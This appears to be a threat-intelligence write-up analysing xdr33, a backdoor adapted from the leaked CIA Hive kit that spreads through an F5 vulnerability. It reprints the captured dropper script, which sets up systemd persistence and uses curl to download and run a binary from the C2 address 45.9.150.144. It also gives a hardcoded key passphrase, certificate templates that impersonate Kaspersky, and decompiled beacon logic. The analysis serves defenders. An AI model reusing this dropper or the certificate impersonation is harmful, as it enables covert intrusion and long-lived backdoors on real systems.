Be vigilant: The modified CIA attack kit Hive enters the field of black and gray production

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
overview

On October 21, 2022, 360Netlab's honeypot system captured a suspicious ELF file `ee07a74d12c0bb3594965b51d0e45b6f`that was propagated through the F5 vulnerability and detected by VT 0. The traffic monitoring system prompted that it and the IP `45.9.150.144`generated SSL traffic, and both parties used **forged Kaspersky certificates** . This got our attention. After analysis, we confirmed that it was adapted from the source code of the CIA's leaked Hive project server. **This is the first time we have captured a variant of the CIA HIVE attack kit in the wild . Based on the CN=xdr33** of its embedded Bot-side certificate , we internally named it **xdr33** . Regarding the CIA's Hive project, there are a large number of source code analysis articles on the Internet, readers can refer to it by themselves, and will not expand here.

In a nutshell, xdr33 is a backdoor Trojan born out of the CIA Hive project. Its main purpose is to collect sensitive information and provide a foothold for subsequent intrusions. From the perspective of network communication, xdr33 uses XTEA or AES algorithm to encrypt the original traffic, and uses SSL with **Client-Certificate Authentication** mode to further protect the traffic; in terms of function, there are `beacon` , `trigger`two main tasks, among which **beacon** is Periodically report device sensitive information to the hard-coded Beacon C2 and execute the instructions issued by it, while the **trigger** monitors the traffic of the network card to identify the specific message that hides the Trigger C2. C2 establishes communication and waits for the execution of issued instructions.

The function diagram is as follows:



Hive uses the **BEACON_HEADER_VERSION** macro to define the specified version. On the Master branch of the source code, its value is the median value `29`of xdr33 `34`. Perhaps xdr33 has undergone several rounds of iterative updates outside the field of vision. Compared with the source code, the update of xdr33 is reflected in the following five aspects:

- Added new CC directive
- Encapsulates or expands functions
- The structure is adjusted and extended
- Trigger message format
- Add CC operation to Beacon task

These modifications of xdr33 are not very sophisticated in terms of implementation, and the vulnerability used in this dissemination is N-day, so we tend to rule out the possibility that the CIA will continue to improve on the leaked source code, thinking that it is a black gang Use the result of the magic modification of the leaked source code. Considering the great power of the original attack kit, this is definitely not what the security community likes, so we decided to write this article to share our findings with the community and jointly maintain the security of cyberspace.

Vulnerability Delivery Payload

The md5 of the payload we captured is `ad40060753bc3a1d6f380a5054c1403a`as follows:

```
cat <<EOF > /etc/systemd/system/logd.service
[Unit]
Description=Logs system statistics to the systemd journal
Wants=logd.timer

[Service]
Type=oneshot
ExecStart=/bin/bash /var/service/logd.check
StandardOutput=null
StandardError=null
KillMode=process

[Install]
WantedBy=multi-user.target
EOF

# logd.timer
cat <<EOF > /etc/systemd/system/logd.timer
[Unit]
Description=Logs system statistics to the systemd journal
Requires=logd.service

[Timer]
Unit=logd.service
OnCalendar=*-*-* *:*:00

[Install]
WantedBy=timers.target
EOF

cat << EOF > /var/service/logd.check
var=\$(ps -ef | grep hlogd | grep -v grep)
if [ -z "\$var" ]; then
        cd /command/bin && ./hlogd
fi
EOF

chmod 755 /var/service/logd.check
[ ! -f /command/bin/hlogd ] && mkdir -p /command/bin && curl http://45.9.150.144:20966/lin-x86  -o /command/bin/hlogd && chmod 755 /command/bin/hlogd
systemctl daemon-reload
systemctl enable logd.service
systemctl start logd.service
```


The code is simple and straightforward, its main purpose is to:

1: Download a sample of the next stage and masquerade it as `/command/bin/hlogd`.

2: Install `logd`the service for persistence.

sample analysis

We only captured a xdr33 sample of X86 architecture, its basic information is as follows:

```
MD5:ee07a74d12c0bb3594965b51d0e45b6f
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, stripped
Packer: None
```

To put it simply, when the compromised device is running, **xdr33** first decrypts all configuration information, then checks whether there is root/admin authority, if not, outputs `Insufficient permissions. Try again...`and exits; otherwise, initializes various runtime parameters, such as C2, PORT , running interval, etc. Finally, through the two functions of **beacon_start** and **TriggerListen** , the two tasks of Beacon and Trigger are started.

```
if (beaconInfo.initDelay > 0) {
        // create beacon thread
        DLX(1, printf( "Calling BeaconStart()\n"));
        retVal = beacon_start(&beaconInfo);
        if (0 != retVal) {
                DLX(1, printf("Beacon Failed to Start!\n"));
        }
} else {
        DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
}

// delete_delay
DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

__VALGRIND__
DLX(2, printf( "\tCalling TriggerListen()\n"));
(void)TriggerListen(trigger_delay, delete_delay);
```

The following mainly analyzes the implementation of Beacon and Trigger functions from the perspective of binary system reverse; at the same time, it combines the source code for comparison and analysis to see what changes have taken place.

Decrypt configuration information

xdr33 decrypts the configuration information through the following code fragment **decode_str** . Its logic is very simple, that is, **byte-by-byte inversion** .

```
int __cdecl decode_str(int a1, int a2)
{
  int result; // eax

  for ( result = 0; result < a2; ++result )
    *(_BYTE *)(a1 + result) = ~*(_BYTE *)(a1 + result);
  return result;
}
```

In IDA, you can see that there are a lot of cross-references of decode_str, a total of 152 places. In order to assist the analysis, we implemented the IDAPython script Decode_RES in the appendix to decrypt the configuration information.

xrefs to decode_str

Directio	Ty	Address	Text
Up	p	main+136	call decode_str
Up	p	main+147	call decode_str
Up	p	main+162	call decode_str
Up	p	main+170	call decode_str
Up	p	decode_init+D	call decode_str
Up	p	decode_init+1B	call decode_str
Up	p	decode_init+29	call decode_str
Up	p	decode_init+37	call decode_str
Up	p	decode_init+45	call decode_str
Up	p	decode_init+53	call decode_str
Up	p	decode_init+61	call decode_str
Up	p	decode_init+6F	call decode_str
Up	p	decode_init+7D	call decode_str
Up	p	decode_init+8B	call decode_str
Up	p	decode_init+99	call decode_str
Up	p	decode_init+A7	call decode_str
Up	p	decode_init+B5	call decode_str
Up	p	decode_init+C3	call decode_str
Up	p	decode_init+D1	call decode_str
Up	p	decode_init+DF	call decode_str
Up	p	decode_init+ED	call decode_str

Line 1 of 152

The decryption result is as follows, including `Beacon C2` **45.9.150.144** , prompt information when running, commands to view device information, etc.

```
80dc0f4, b'45.9.150.144\x00\x86\xb8\x01C+\xf7,\xf5\xe7\x0b\xd4Q\xb9\xa6\n~\xfelN\xc9\x9e\xa3n\x
\xab\xe1\xaayt\xaa\x18\xc0Q\xc1\x0b\xf6\xd6\xa3f\x0b`\xc3\xe4\xe0\x9a\xd2\xcc\x82\x92%\x02\xdc\
\x82\x8bw\x01\x06\xb8\xa2\xe5\x84\xa4\x8a\xb5\x87I\xb9\xb7\x8a\xcf\x8c\xce\xc3Ln\x14"\xcbk\x08\
\xc8\xcd\xf06\x17\x17-\x16\xc4n\xcd\xaa:\xd5\x9bT\xa2\xd9\xdc\x04\xb81\xd0\xa0\xe1\x12\x1dq\xd4
80dc1f4, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dc204, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dcee0, b' Insufficient permissions. Try again...\n\x00'
80dceb0, b'a:cD:d:hi:j:K:k:P:p:S:s:t:\x00'
80dcea0, b'Option error\x00'
80dce90, b'File not found\x00'
80dce80, b'ID too short\x00'
80dce60, b'Too many characters for address\x00'
80dce50, b'/proc/uptime\x00'
80dce44, b'tasklist\x00'
80dce3c, b'ps -ef\x00'
80dce34, b'proc\x00'
80dce2c, b'stat\x00'
80dce00, b'\npid   state ppid  pgrp  session command\n\x00'
80dcddc, b'ipconfig /all\x00'
80dcdc8, b'/sbin/ifconfig -a\x00'
80dcda0, b'error fetching interface information\x00'
```

Beacon Task

The main function of Beacon is to periodically collect PID, MAC, SystemUpTime, process and network-related device information; then use bzip, XTEA algorithm to compress and encrypt the device information, and report it to C2; finally wait for the execution of instructions issued by C2 .

0x01: information collection

- MAC

  Query`SIOCGIFCON` MAC via or`SIOCGIFHWADDR`

```
do
{
  if ( !GetMac_via_SIOCGIFCONF((int)(a1 + 308)) )
    break;
  wrap_sleep(4);
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "eth0") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "enp0s3") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "en0") )
    break;
  --v1;
}
while ( v1 );
```

- SystemUpTime

  Collect the running time of the system through /proc/uptime

```
int getuptime()
{
  int v0; // eax
  int v2; // ebx
  int v3; // [esp+14h] [ebp-Ch] BYREF

  v3 = 0;
  v0 = __GI_fopen(aProcUptime, "r");
  if ( !v0 )
    return 0;
  v2 = v0;
  if ( sub_809B387(v0, "%i", &v3) == -1 )
    return 0;
  sub_8099528(v2);
  return v3;
}
```

/proc/uptime

- process and network related information

  Collect process, network card, network connection, routing and other information by executing the following 4 commands

```
net_cmd         dd offset aPsEf           ; DATA XREF: run_cmd+2E
                                          ; "ps -ef"
                dd offset aSbinIfconfigA  ; "/sbin/ifconfig -a"
                dd offset aNetstatAntu    ; "netstat -antu"
                dd offset aNetstatRn      ; "netstat -rn"
```

0x02: information processing

Xdr33 combines different device information through the update_msg function

```
v15 = get_proclist(v64);
if ( v15 )
  update_msg((_DWORD *)dword_80EA720, 3, (int)v15, v64[0]);
v64[0] = 2048;
v16 = get_ifconfig(v64);
if ( v16 )
  update_msg((_DWORD *)dword_80EA720, 4, (int)v16, v64[0]);
v64[0] = 2048;
v17 = get_netstatRN((int)v64);
if ( v17 )
  update_msg((_DWORD *)dword_80EA720, 5, v17, v64[0]);
v64[0] = 2048;
v18 = (int)get_netstatANTU(v64);
if ( v18 )
  update_msg((_DWORD *)dword_80EA720, 6, v18, v64[0]);
```


In order to distinguish different device information, Hive designed ADD_HDR, which is defined as follows. "3, 4, 5, 6" in the above figure represent different Header Types.

```
typedef struct __attribute__ ((packed)) add_header {
        unsigned short type;
        unsigned short length;
} ADD_HDR;
```

So what type does "3, 4, 5, 6" specifically represent? This depends on the definition of Header Types in the source code in the figure below. On this basis, xdr33 has been extended, adding two values of 0 and 9, representing **Sha1[:32] of MAC** and **PID of xdr33 respectively** .

```
//Header types
#define MAC                  1
#define UPTIME               2
#define PROCESS_LIST         3
#define IPCONFIG             4
#define NETSTAT_RN           5
#define NETSTAT_AN           6
#define NEXT_BEACON_TIME     7
```


Part of the information collected by xdr32 in the virtual machine is shown below. It can be seen that it contains device information with head type 0, 1, 2, 7, 9, and 3.



It is worth mentioning that type=0, Sha1[:32] of MAC, which means to take the first 32 bytes of MAC SHA1. The mac in the above figure is an example, its calculation process is as follows:

```
mac:00-0c-29-94-d9-43,remove "-"
result:00 0c 29 94 d9 43

sha1 of mac:
result:c55c77695b6fd5c24b0cf7ccce3e464034b20805

sha1[:32] of mac:
result:c55c77695b6fd5c24b0cf7ccce3e4640
```

After all the device information is combined, use bzip to compress, and add 2 bytes of beacon_header_version and 2 bytes of OS information to the header.



0x03: network communication

The communication process between xdr33 and Beacon C2 includes the following four steps, and the details of each step will be analyzed in detail below.

- Two-way SSL authentication
- Get XTEA key
- Report XTEA encrypted device information to C2
- Execute the instructions issued by C2

Step1: Two-way SSL authentication

The so-called two-way SSL authentication requires Bot and C2 to confirm each other's identities. From the perspective of network traffic, it is obvious that Bot and C2 request and verify each other's certificates.

Source	Destination	Protocol	Destination Port	Info
172.19.119.163	45.9.150.144	TCP		47232 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2004672990 TSecr=0 WS=128
45.9.150.144	172.19.119.163	TCP		443 → 47232 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1738555381 TSecr=2
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2004673259 TSecr=1738555381
172.19.119.163	45.9.150.144	TLSv1.2		Client Hello
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=1 Ack=283 Win=64896 Len=0 TSval=1738555690 TSecr=2004673295
45.9.150.144	172.19.119.163	TLSv1.2		Server Hello, Certificate
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=1449 Win=64128 Len=0 TSval=2004673561 TSecr=1738555692
45.9.150.144	172.19.119.163	TLSv1.2		Server Key Exchange, Certificate Request, Server Hello Done
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=2099 Win=63488 Len=0 TSval=2004673561 TSecr=1738555692
172.19.119.163	45.9.150.144	TLSv1.2		Certificate
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=2099 Ack=1619 Win=64128 Len=0 TSval=1738555967 TSecr=2004673577
172.19.119.163	45.9.150.144	TLSv1.2		Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Handshake Message

The author of xdr33 uses the kaspersky.conf and thawte.conf templates in the source code warehouse to generate the required Bot certificate, C2 certificate, and CA certificate.

"content/document/repo_hive/client/ssl/CA"

- ca.crt
- CA-HOWTO.txt
- ca.key
- cert_app
- client.crt
- client.key
- examples
- gen_test_ca.sh
- index
- index.attr
- kaspersky.conf
- mygen.sh
- newcerts
- README
- serial
- server.crt
- server.key
- sslconf.txt
- thawte.conf

```
[ my_req_dn ]
C=RU
ST=Moscow
L=Moscow
O=Kaspersky Laboratory
OU=IT
CN=www.kaspersky.com
```

```
[ my_req_dn ]
C=ZA
ST=Western Cape
L=Cape Town
O=Thawte Consulting cc
OU=Certification Services Division
CN=Thawte Premium Server CA
emailAddress=premium-server@thawte.com
```

The CA certificate, Bot certificate and PrivKey are hardcoded in DER format in xdr32.

```
if ( sub_8087516((int)&unk_80E3160, (int)&CA, 0x561) )
  return 0;
dword_80E3418 = 0;
memset(&unk_80E32C0, 0, 0x158u);
dword_80E341C = 0;
if ( sub_8087516((int)&unk_80E32C0, (int)&Cert, 0x529)
  || sub_8079BB7((int)&dword_80E3418, PrivKey, 0x4A7u, (int)"j9POZ2wRopIMyJQkzsg0a9DV", 25) )
{
  return 0;
}
```

You can use to `openssl x509 -in Cert -inform DER -noout -text`view the Bot certificate, where CN=xdr33, which is the origin of this family name.


```
Validity
    Not Before: Oct  7 19:50:07 2022 GMT
    Not After : Mar 16 19:50:07 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=Engineering, CN=xdr33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
        Modulus:
            00:e9:7b:61:a8:f8:d4:dd:71:6e:f3:fe:0f:31:54:
            38:8a:a2:5b:95:e5:e6:5e:16:d5:58:c3:e1:63:fb:
            13:9d:d1:1c:3b:9b:d0:98:83:0d:25:cd:66:21:26:
            53:34:fc:dd:75:74:ab:8f:48:7d:18:97:b4:8b:1d:
            02:21:92:03:dd:b1:f2:64:72:e2:a9:bf:de:c3:29:
            45:9a:a4:8e:56:4b:e2:1b:f2:5e:a3:5e:d4:02:a8:
            6c:34:6a:55:bb:f9:7c:14:cd:ea:08:72:44:ef:3f:
            b0:06:a1:dd:c1:52:19:32:df:6f:2d:a2:ed:8b:62:
            b2:25:5f:a3:d4:5d:46:4e:4f:17:da:37:08:e0:39:
            e7:54:a2:44:f3:5a:d2:69:fc:da:5f:62:41:73:a2:
            7a:86:8b:c5:30:c3:fd:20:66:f6:2f:04:50:31:93:
            6d:66:a4:ae:b3:a2:4c:a2:58:64:3b:47:6d:bf:15:
            ca:c9:39:b5:93:bf:47:2f:73:e5:65:d8:0a:b7:a1:
            c9:16:8b:a4:c2:45:8d:0f:c3:4d:4d:b7:01:5c:35:
            96:0d:d2:78:da:0f:f5:23:46:7b:b4:c9:1d:28:58:
            1f:8d:4b:ad:f7:42:d7:29:14:6e:10:d7:14:ad:b8:
            bb:e4:be:8f:d8:54:70:3e:7a:af:56:ff:b7:37:6e:
            4c:65
```

You can use to `openssl s_client -connect 45.9.150.144:443`view the C2's certificate. Bot and C2 certificates pretend to be related to Kaspersky, in this way to reduce the suspiciousness of network traffic.

```
    Not Before: Oct  7 19:47:59 2022 GMT
    Not After : Oct  2 19:47:59 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=www.kaspersky.com, CN=server33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
        Modulus:
            00:eb:72:a1:54:5d:c7:9f:61:fd:02:ff:4f:e8:07:
            3e:b4:93:23:73:e3:d8:40:10:bf:16:32:6c:7b:4a:
            0c:11:fe:31:10:24:24:37:2e:10:2a:ee:86:2d:26:
            06:17:a1:c7:0a:7f:11:39:b6:2c:02:70:dc:cd:e4:
            f8:92:f0:e5:4c:a8:9b:cc:85:da:93:a9:93:30:77:
            8f:67:56:58:84:d0:39:64:12:98:98:cf:f1:e4:53:
            6b:93:1d:1e:cc:18:35:fe:d0:19:d4:fd:88:9b:[illegible]:
            c2:56:02:9d:c3:9c:2d:90:85:72:5b:6f:a7:[illegible]:
            46:a4:1a:f5:4f:73:2b:b8:f3:1d:c2:[illegible]:
            7d:2e:c1:61:5c:e9:c2:5f:16:[illegible]:a:e6:
            81:43:57:9b:74:e4:f4:17:[illegible]:e2:59:fe:
            90:5b:4d:2c:cd:[illegible]:21:9b:2c:53:63:
            fc:e0:cc:[illegible]:ea:f1:b1:2c:ad:79:c6:
            8d:0f:89:af:[illegible]:b8:[illegible]a:e2:49:33:48:dc:87:02:
            ab:77:de:c1:90:d9:fe:f2:1e:3a:35:31:00:b3:86:
            8f:08:6a:0e:b1:7c:33:1f:e7:12:33:45:a7:16:ca:
            e1:5d:43:58:aa:46:b0:9f:30:ac:40:d9:ca:25:8d:
            fc:ed
```


Impersonate Kaspersky

The CA certificates are shown below. Judging from the validity periods of the three certificates, we speculate that the activity will start after 2022.10.7.



Step2: Obtain XTEA key

After Bot and C2 establish SSL communication, Bot requests XTEA key from C2 through the following code snippet.



Its processing logic is:

1. Bot sends 64 bytes of data to C2 in the format of "length of device information length string (xor 5) + device information length string (xor 5) + random data"
2. Bot receives 32 bytes of data from C2, and gets 16 bytes of XTEA KEY from it. The equivalent python code to get KEY is as follows:

```
XOR_KEY=5
def get_key(rand_bytes):
        offset = (ord(rand_bytes[0]) ^ XOR_KEY) % 15
        return  rand_bytes[(offset+1):(offset+17)]
```

Step3: Report XTEA encrypted device information to C2

The Bot uses the XTEA KEY obtained in Step2 to encrypt the device information and report it to C2. Due to the large amount of device information, it generally needs to be sent in blocks. Bot can send up to 4052 bytes at a time, and C2 will reply with the number of bytes accepted.

